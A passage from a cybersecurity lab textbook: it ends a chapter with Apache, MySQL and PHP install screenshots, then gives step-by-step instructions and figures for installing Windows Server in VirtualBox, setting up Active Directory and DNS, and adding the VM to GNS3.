Ubuntu's Apache2 default configuration is different from the upstream default configuration, and
split into several files optimized for interaction with Ubuntu tools. The configuration system is
fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full
documentation. Documentation for the web server itself can be found by accessing the manual if the
apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


« ↑ ↓ Viewing <Apache2 Ubuntu Default Page: It works>
```

Figure 17 – Apache installed


Ubuntu Server - webserver [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Server version: 8.0.34-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.00 sec)

mysql> create database hvh;
Query OK, 1 row affected (0.01 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| hvh                |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> _
```

Figure 18 – mySQL is installed


Ubuntu Server - webserver [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
Oct 1 02:48
PHP 8.1.2-1ubuntu2.14 - php
Firefox Privacy Notice —
127.0.0.1/info.php
Show Applications
Right Ctrl

PHP Version 8.1.2-1ubuntu2.14

System	Linux ubuntuserver 5.15.0-84-generic #93-Ubuntu SMP Tue Sep 5 1
Build Date	Aug 18 2023 11:41:11
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.1/apache2
Loaded Configuration File	/etc/php/8.1/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.1/apache2/conf.d
Additional .ini files parsed	/etc/php/8.1/apache2/conf.d/10-opcache.ini, /etc/php/8.1/apache2/c /8.1/apache2/conf.d/20-calendar.ini, /etc/php/8.1/apache2/conf.d/20 /conf.d/20-exif.ini, /etc/php/8.1/apache2/conf.d/20-ffi.ini, /etc/php/8. /etc/php/8.1/apache2/conf.d/20-ftp.ini, /etc/php/8.1/apache2/conf.d/ /8.1/apache2/conf.d/20-iconv.ini, /etc/php/8.1/apache2/conf.d/20-ph /conf.d/20-posix.ini, /etc/php/8.1/apache2/conf.d/20-readline.ini, /et shmop.ini, /etc/php/8.1/apache2/conf.d/20-sockets.ini, /etc/php/8.1/ /etc/php/8.1/apache2/conf.d/20-sysvsem.ini, /etc/php/8.1/apache2/c /8.1/apache2/conf.d/20-tokenizer.ini
	20210902
PHP Extension	20210902

Figure 19 – PHP Test Successful

CHAPTER 8

Create a Windows Server

MATHEW J. HEATH VAN HORN, PHD AND RAECHEL FERGUSON

Windows Server is a popular server that offers many functions for businesses to control their enterprise network. It is not a singular operating system, but rather a group of operating systems that can be used in a variety of ways. This lab's focus is on installing Windows Server for the first time with the most common features.

LEARNING OBJECTIVES

- Using an image of Windows Server, install and configure Windows Server as a virtual machine in the GNS3 workspace

PREREQUISITES

- VirtualBox installed
- GNS3 Workspace Installed

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Most students at colleges and high schools can download Windows Server (with a license key) through Azure for Education. Ask your instructor for details or a copy of the Windows Server iso file.
- Some testers have used the Windows Server Evaluation copy available here. If you use an evaluation copy, ignore references to product keys.
- **NOTE: Each source will referenced with its corresponding number in superscript (EX: ^{1}) at the end of a step**
- 1. MSFT WebCast. "How to Install Windows Server 2019 in VirtualBox (STEP by Step Guide)." YouTube, January 23, 2019. https://www.youtube.com/watch?v=ZjQSuyuN0nA&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt.
- 2. MSFT WebCast. "Basic Configuration Tasks in Windows Server 2019." YouTube, January 25, 2019.

https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=3.

- 3. MSFT WebCast. "Setting up Active Directory in Windows Server 2019 (Step by Step Guide)." YouTube, January 28, 2019. https://www.youtube.com/watch?v=h3sxduUt5a8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=5.

CONTRIBUTORS AND TESTERS

- Julian Romano, Student, ERAU Prescott
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Install Windows Server as a VM

Installing Windows Server on a VM has some nuances to be followed in VirtualBox. Please read the instructions carefully.

1. Open Virtual Box Manager

2. Select *New* from the top ribbon to open the "Create Virtual Machine" window (Figure 1) [1]

   2.1. Name the VM "Windows Server" [1]

   2.2. Use the ISO Image drop-down box to select the iso image for Windows Server that you have downloaded

   2.3. Click the box that states *Skip Unattended Installation*

   2.4. Press *Next*

   2.5. Use the default hardware settings (Figure 2)

   2.6. Press *Next*

   2.7. Use the default Virtual Hard disk settings (Figure 3)

   2.8. Press *Next*

   2.9. Review the Summary and press *Finish* (Figure 4)

3. Start the Windows Server VM by pressing the big green arrow on VirtualBox Manager to start the setup process

3.1. On the setup screen, use the defaults and press ***Next*** (Figure 5) [1]

3.2. Click ***Install now*** (Figure 6) [1]

3.3. Enter your product key (Figure 7) and press ***next***

3.4. Select the desktop experience (Figure 8) and press ***next***

3.5. Read and accept the license terms (Figure 9) and press ***next*** [1]

3.6. Click on ***Custom Install*** (Figure 10) [1]

3.7. Leave the defaults (Figure 11) and press ***Next***

3.8. Wait for the installation to finish (Figure 12) and restart

3.9. At the Password Screen, set the password to "Security1" and press ***Finish*** (Figure 13) [1]

3.10. If your Host OS reacts to the pressing of ***Ctrl-Alt-Delete*** instead of the VM, press your ***Host Key (right ctrl by default) and delete*** simultaneously to get to the Windows Server login screen on your VM

3.11. Log into the Windows Server using the administrator credentials (Figure 14)

3.12. At the first start-up, you will get two popups (Figure 15)

3.12.1. Server Manager – Click on ***Don't show this message again***

3.12.2. Networks – Click ***Yes***

3.13. This brings you to the Server Manager Dashboard (Figure 16)

Phase II – Install Active Directory

Active Directory (AD) is a collection of processes and services. It is commonly used to assign and enforce security policies for all computers on the network via a Windows Server running Domain Services. The Windows Server with Domain Services running is called a Domain Controller. Most Windows Server services rely on the Domain Controller to function properly.

1. The Server Management Dashboard should open automatically on Windows Server startup (Figure 16)

2. On the left side of the dashboard, click on ***Local Server*** (Figure 17) and give it a couple of seconds to populate the information [3]

3. Click on ***Manage*** in the top right-hand corner of the screen. Once the drop-down appears click on the ***Add Roles and Features*** option shown (Figure 18) [3]

4. An "Add Roles and Features Wizard" box will open

    4.1. Before you begin – Click ***next*** (Figure 19) [3]

    4.2. Installation Type – click the ***Role-Based*** option – click ***next*** (Figure 20) [3]

    4.3. Server Selection – click on your local server (Should be the only option) – click ***next*** (Figure 21) [3]

    4.4. Server Roles – select ***Active Directory Domain Services*** which will automatically open a pop-up window (Figure 22) where you will press the ***Add Features*** button [3]

    4.5. Returns you back to the Select Server Roles (Figure 23) and you can see that the Active Directory Services option now has a checkmark next to it

    4.6. Select ***DNS Server*** from the list of options which will open a pop-up Window (Figure 24) where you will press the ***Add Features*** button [3]

    > **NOTE:** You may get an alert. This is normal because we haven't finished configuring everything. Just press "Continue"

    4.7. Returns you back to the Select Server Roles (Figure 25) and you can see that the DNS Server has a checkmark next to it – Click ***Next*** [3]

    4.8. Features (Figure 26) – Click ***Next*** [3]

    4.9. AD DS (Figure 27) – Click ***Next*** [3]

    4.10. DNS Server (Figure 28) – Click ***Next*** [3]

    4.11. Confirmation (Figure 29) – Click ***Install*** [3]

    4.12. Wait for the installation to complete (Figure 30)

    4.13. Click on the blue text that states, ***Promote this server to a domain controller.*** (Figure 31) and you will get a popup [3]

5. Configure Active Directory Domain Services Wizard

5.1. Deployment Configuration (Figure 32)

5.1.1. Click on *Add a new forest* 3

5.1.2. Root domain name: pick something you would like. For these examples "mycyber.local" was chosen 3

5.1.3. Click *Next*

> **NOTE:** Creating a new forest can take a minute or two.

5.2. Domain Controller Options- select a password for the DSRM – we typically use "Security1" in this book (Figure 33) – Click *Next* 3

5.3. DNS Options (Figure 34) – Ignore the alert if there is one and Click *Next* (Figure 34) 3

5.4. Additional Options – It takes a moment to auto-populate with MYCYBER, but if it doesn't type it in. Then Click *Next* (Figure 35)

5.5. Paths – Click *Next* (Figure 36) 3

5.6. Review Options – Click *Next* (Figure 37) 3

5.7. Prerequisites Check – (this could take a minute for a green box to appear – Ignore the alerts) Click *Install* (Figure 38) 3

5.8. The Server VM will automatically restart (Figure 39), just wait for it to finish

Phase III – Add to GNS3

Add the newly created Windows Server VM to GNS3.


1. Follow the procedures for adding a VM to GNS3

2. You may want to make some changes to the default settings

   - Change the image to look more like a server instead of a PC
   - Change the network options to *Allow GNS3 to use any configured VirtualBox adapter*

End of Lab

List of Figures for Printed Version



Create Virtual Machine

Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Windows Server

Folder: C:\Users\mheat\VirtualBox VMs

ISO Image: C:\Users\mheat\Downloads\en-us_windows_server_2022_x64_dvd_620d7eac (1).iso

Edition: Windows Server 2022 Standard (10.0.20348.169 / x64 / en-US)


Type: Microsoft Windows

Version: Windows 2022 (64-bit)

☑ Skip Unattended Installation

You have selected to skip unattended guest OS install, the guest OS will need to be installed manually.

Figure 1 – Create virtual machine



Hardware


You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 2048 MB (4 MB – 32768 MB)

Processors: 1 (1 CPU – 8 CPUs)

□ Enable EFI (special OSes only)

Figure 2 – Hardware settings



Create Virtual Machine

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

● Create a Virtual Hard Disk Now

Disk Size: 50.00 GB


□ Pre-allocate Full Size

○ Use an Existing Virtual Hard Disk File

remnux-v7-focal-disk001.vdi (Normal, 60.00 GB)

○ Do Not Add a Virtual Hard Disk

Figure 3 – Virtual hard disk settings



Summary

The following table summarizes the configuration you have chosen for the new virtual machine.
When you are happy with the configuration press Finish to create the virtual machine.
Alternatively you can go back and modify the configuration.

Machine Name and OS Type

Machine Name	Windows Server
Machine Folder	C:/Users/mheat/VirtualBox VMs/Master Images - DO NOT CHANGE/...
ISO Image	C:/Users/mheat/Downloads/en-us_windows_server_2022_x64_dvd...
Guest OS Type	Windows 2022 (64-bit)
Skip Unattended Install	true


Hardware

Base Memory	2048
Processor(s)	1
EFI Enable	false

Disk

Disk Size	50.00 GB
Pre-allocate Full Size	false

Figure 4 – Review and approve settings


Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Microsoft Server Operating System Setup
Microsoft

Language to install: English (United States)

Time and currency format: English (United States)

Keyboard or input method: US

Enter your language and other preferences and click "Next" to continue.

Next
© Microsoft Corporation. All rights reserved.
Right Ctrl

Figure 5 – Windows server default settings

